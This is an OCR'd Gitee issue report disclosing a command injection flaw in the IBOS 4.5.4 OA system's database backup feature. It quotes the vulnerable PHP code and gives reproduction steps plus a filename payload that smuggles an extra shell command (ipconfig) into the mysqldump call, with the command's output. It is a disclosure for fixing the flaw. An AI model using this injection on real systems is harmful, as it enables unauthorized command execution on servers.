IBOS开源OA协同办公管理 / IBOS

Watch 675 Star 1.9K Fork 922

Issues / 详情

The database backup has Command Injection Vu


Done #I18IIV c0d1M4x Opened this issue 2020-01-17 10:

Test environment

os : windows;
IBOS version : IBOS 4.5.4 OPEN


Code analysis

The backup database function is in the code file `IBOS\system\core\util`
some file types and some sensitive characters.




```
Database.php
224     * 数据库备份操作
225     * @todo 分离分卷备份与shell备份操作为子函数
226     * @return array 返回一个带有消息状态及消息内容的数组
227     */
228    public static function databaseBackup()
229    {
230        $config = Ibos::app()->setting->toArray();
231        // 设置备份时关键字不转义
232        $command = Ibos::app()->db->createCommand('SET SQL_QUOTE_SHOW_CREATE=0');
233        $command->execute();
234        // 检查导出名字
235        $fileName = Env::getRequest('filename');
236        $hasDangerFileName = preg_match('/(\.)(exe|jsp|asp|aspx|cgi|fcgi|pl)(\.|$)/i', $fileName);
237        if (!$fileName || (boolean)$hasDangerFileName) {
238            return array(
239                'type' => 'error',
240                'msg' => Ibos::lang('Database export filename invalid', 'dashboard.default')
241            );
242        }
243
244        $tablePrefix = $config['config']['db']['tableprefix'];
```

in this function,another filter some sensitive characters in line 308.



```
302            }
303        }
304        // —— 备份文件夹及备份文件名 ——
305        if (!is_dir( filename: self::BACKUP_DIR)) {
306            File::makeDir( dir: self::BACKUP_DIR,  mode: 0777);
307        }
308        $backupFileName = self::BACKUP_DIR . '/' . str_replace(array('/', '\\', '.', "'"),  replace: '', $fileName);
309        // ————————————————————
310        // ibos 分卷备份
311        if ($method == 'multivol') {
312            $sqlDump = '';
313            $tableId = intval(Env::getRequest( key: 'tableid'));
314            $startFrom = intval(Env::getRequest( key: 'startfrom'));
315            if (!$tableId && $volume == 1) {
```

finally,the run command code was begin in line 434,and it will run in line 453



```
Database.php
434        } else {
435            // shell 备份
436            $tablesstr = '';
437            foreach ($tables as $table) {
438                $tablesstr .= '"' . $table . '" ';
439            }
440            $db = $config['config']['db'];
441            $query = $command->setText("SHOW VARIABLES LIKE 'basedir'")->queryRow();
442            $mysqlBase = $query['Value'];
443
444            $dumpFile = addslashes( str: PATH_ROOT) . '/' . $backupFileName . '.sql';
445            @unlink($dumpFile);
446            $mysqlBin = $mysqlBase == '/' ? '' : addslashes($mysqlBase) . 'bin/';
447            $command1 = $dbVersion > '4.1' ? '--skip-opt --create-options' : '-all';
448            $command2 = Env::getRequest( key: 'extendins') == 1 ? '--extended-insert' : '';
449            $command3 = $dbVersion > '4.1' && $sqlCompat == 'MYSQL40' ? '--compatible=mysql40' : '';
450            $command4 = is_numeric($db['port']) ? "--port=\"{$db['port']}\"" : "--socket=\"{$db['port']}\"";
451            $command5 = $db['port'] ? $command4 : '';
452            //这。。。患黑科技
453            `{$mysqlBin}mysqldump --force --quick {$command1} --add-drop-table {$command2} {$command3} --host="{$db['host']}" {$command5}
454            if (@file_exists($dumpFile)) {
```

Code to execute the command in line 453 is like this.The parameter `$dumpFile` will input this command string.

```
`{$mysqlBin}mysqldump --force --quick {$command1} --add-drop-table {$command2} {$command3} --host="{$db['hos
```

Status

Done

Assignees

Not set

Labels

Not set

Milestones

No related milestones

Pull Requests

None yet

Successfully merging a pull request will close this issue.

Branches

No related branch

Planed to start - Planed to end

Unscheduled - Unscheduled

Top level

Not Top

Priority

Not specified

参与者（1）


C

?

Because some characters are not filtered, it can still cause comm

Vulnerability Test

login in the IBOS backstage,and enter the database function.For ables is selected for backup operation.




数据备份类型 ○ IBOS 数据 ● 自定义备份

IBOS 数据表

□ 全选

☑ test_announcement	□ test_approval	□ test_approval_record
□ test_approval_step	□ test_article	□ test_article_approval
□ test_article_back	□ test_article_category	□ test_article_picture
□ test_article_reader	□ test_assignment	□ test_assignment_apply
□ test_assignment_log	□ test_assignment_remind	□ test_atme
□ test_attachment	□ test_attachment_0	□ test_attachment_1

then you need to open the "more",and select as follows like this.



更多选项 ✓

数据备份方式 ● 系统 MySQL Dump (Shell) 备份 ○ IBOS 分卷备份


数据备份选项

使用扩展插入(Extended Insert)方式 ○ 是 ● 否

建表语句格式 ○ 默认 ○ MySQL 3.23/4.0.x ● MySQL 4.1.x/5.x

强制字符集 ○ 默认 ○ gbk ● utf-8

in this filename,you can input you want to run for command,and I run `ipconfig` like this.




建表语句格式 ○ 默认 ○ MySQL 3.23/4.0.x ● MySQL 4.1.x/5.x

强制字符集 ○ 默认 ○ gbk ● utf-8

十六进制方式 ○ 是 ● 否

压缩备份文件 ○ 多分卷压缩成一个文件 ○ 每个分卷压缩成单独文件 ● 不压缩


备份文件名 `020-01-17_exdEQ1ro&ipconfig>kkkkkk&ss` .sql



payload

```
2020-01-17_exdEQ1ro&ipconfig>kkkkkk&ss
```

submit it and access url like this `http://127.0.0.1/kkkkkk` .You ca executed.



```
Windows IP 配置


以太网适配器 以太网 2:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :

以太网适配器 以太网:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :

以太网适配器 Npcap Loopback Adapter:

   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : [redacted]
   自动配置 IPv4 地址  . . . . . . . : 169.254.7.202
   子网掩码  . . . . . . . . . . . . : 255.255.0.0
   默认网关. . . . . . . . . . . . . :

以太网适配器 VMware Network Adapter VMnet1:

   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : [redacted]
   IPv4 地址 . . . . . . . . . . . . : 192.168.159.1
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . :

以太网适配器 VMware Network Adapter VMnet8:
```

Solution

filter more sensitive characters.

c0d1M4x created 任务 3 years ago Expand operation logs

Sign in to comment

gitee
©OSCHINA. All rights reserved

Git Resources
Learning Git
CopyCat
Downloads

Gitee Reward
Gitee Stars
Featured Projects
Blog
Nonprofit
Gitee Go

OpenAPI
Help Center
Self-services
Updates

About Us
Join us
Terms of use
Feedback
Partners

777320883
git@oschina.cn
Gitee
+86 400-606-0201

Mini Program
WeChat

OpenAtom Foundation Cooperative code hosting platform 违法和不良信息举报中心 粤ICP备12009483号 简 体 / 繁 體 / English